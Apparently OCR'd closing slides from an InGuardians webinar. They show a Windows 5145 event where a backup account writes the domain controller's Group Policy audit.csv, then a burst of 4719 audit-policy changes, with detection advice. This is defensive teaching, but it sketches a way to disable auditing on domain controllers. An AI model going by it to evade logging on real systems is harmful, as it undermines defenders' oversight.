
Event Properties - Event 5145, Microsoft Windows security auditing.
General
Details
Copy
Close

```
A network share object was checked to see whether client can be granted desired access.

Subject:
        Security ID:            ING\backup
        Account Name:           backup
        Account Domain:         ING
        Logon ID:               0x1ADEB5

Network Information:
        Object Type:            File
        Source Address:         10.42.42.20
        Source Port:            60595

Share Information:
        Share Name:             \\*\SYSVOL
        Share Path:             \??\C:\Windows\SYSVOL\sysvol
        Relative Target Name:   InG.LAB\Policies\{6AC1786C-016F-11D2-945F-
00C04fB984F9}\MACHINE\Microsoft\Windows NT\Audit\audit.csv

Access Request Information:
        Access Mask:            0x2
        Accesses:               WriteData (or AddFile)

Access Check Results:
        WriteData (or AddFile):  Granted by        D:(A;;FA;;;BA)
```

Log Name:	Security		
Source:	Microsoft Windows security a	Logged:	8/12/2019 10:33:13 PM
Event ID:	5145	Task Category:	Detailed File Share
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	InG-DC1.InG.LAB
OpCode:	Info		
More Information:	Event Log Online Help		

Detection

- Once Group Policy updates additional events will be generated



Security Number of events: 81,491

Keywords	Date and Time	Source	Event ID	Task Category
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4719	Audit Policy Change
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	4634	Logoff
Audit Succe...	8/12/2019 10:35:25 PM	Microsoft Wi...	5145	Detailed File Share

DO PANIC!

42

Detection

- Alert on Event ID 5145 followed by 4719

- What additional items were changed while auditing was disabled?
  - This can be tough to answer
  - File Integrity Monitoring

- Were any changes made via ADUC?

What does this mean?

- There are numerous files related to AD on DC’s
- Keep Exploring
- Unintended methods of modifying files can bypass audit logs

Conclusions

- Monitor when backup accounts are logging on
- Log changes to files on Domain Controllers
- Alert on changes that are unexpected

Questions?

DO PANIC!

42

Contact Info

- Email
  - dmayer@inguardians.com
- Twitter
  - @dmay3r

Upcoming Webinars

November 21, 12PM PST / 3PM EST

GHOST IN THE NETWORKS

Bob Hillery, Chief Operations Officer, CRO, InGuardians

December 19, 12PM PST / 3PM EST

INGUARDIANS INFOSEC PREDICTIONS FOR 2020

InGuardians Offensive Security Team

https://www.inguardians.com/webinars/

InGuardians Weekly Executive Briefing

Sign up for our once per week free information security briefing. Concisely written executive summary of the one topic our team has identified as top priority.

https://www.inguardians.com/brief/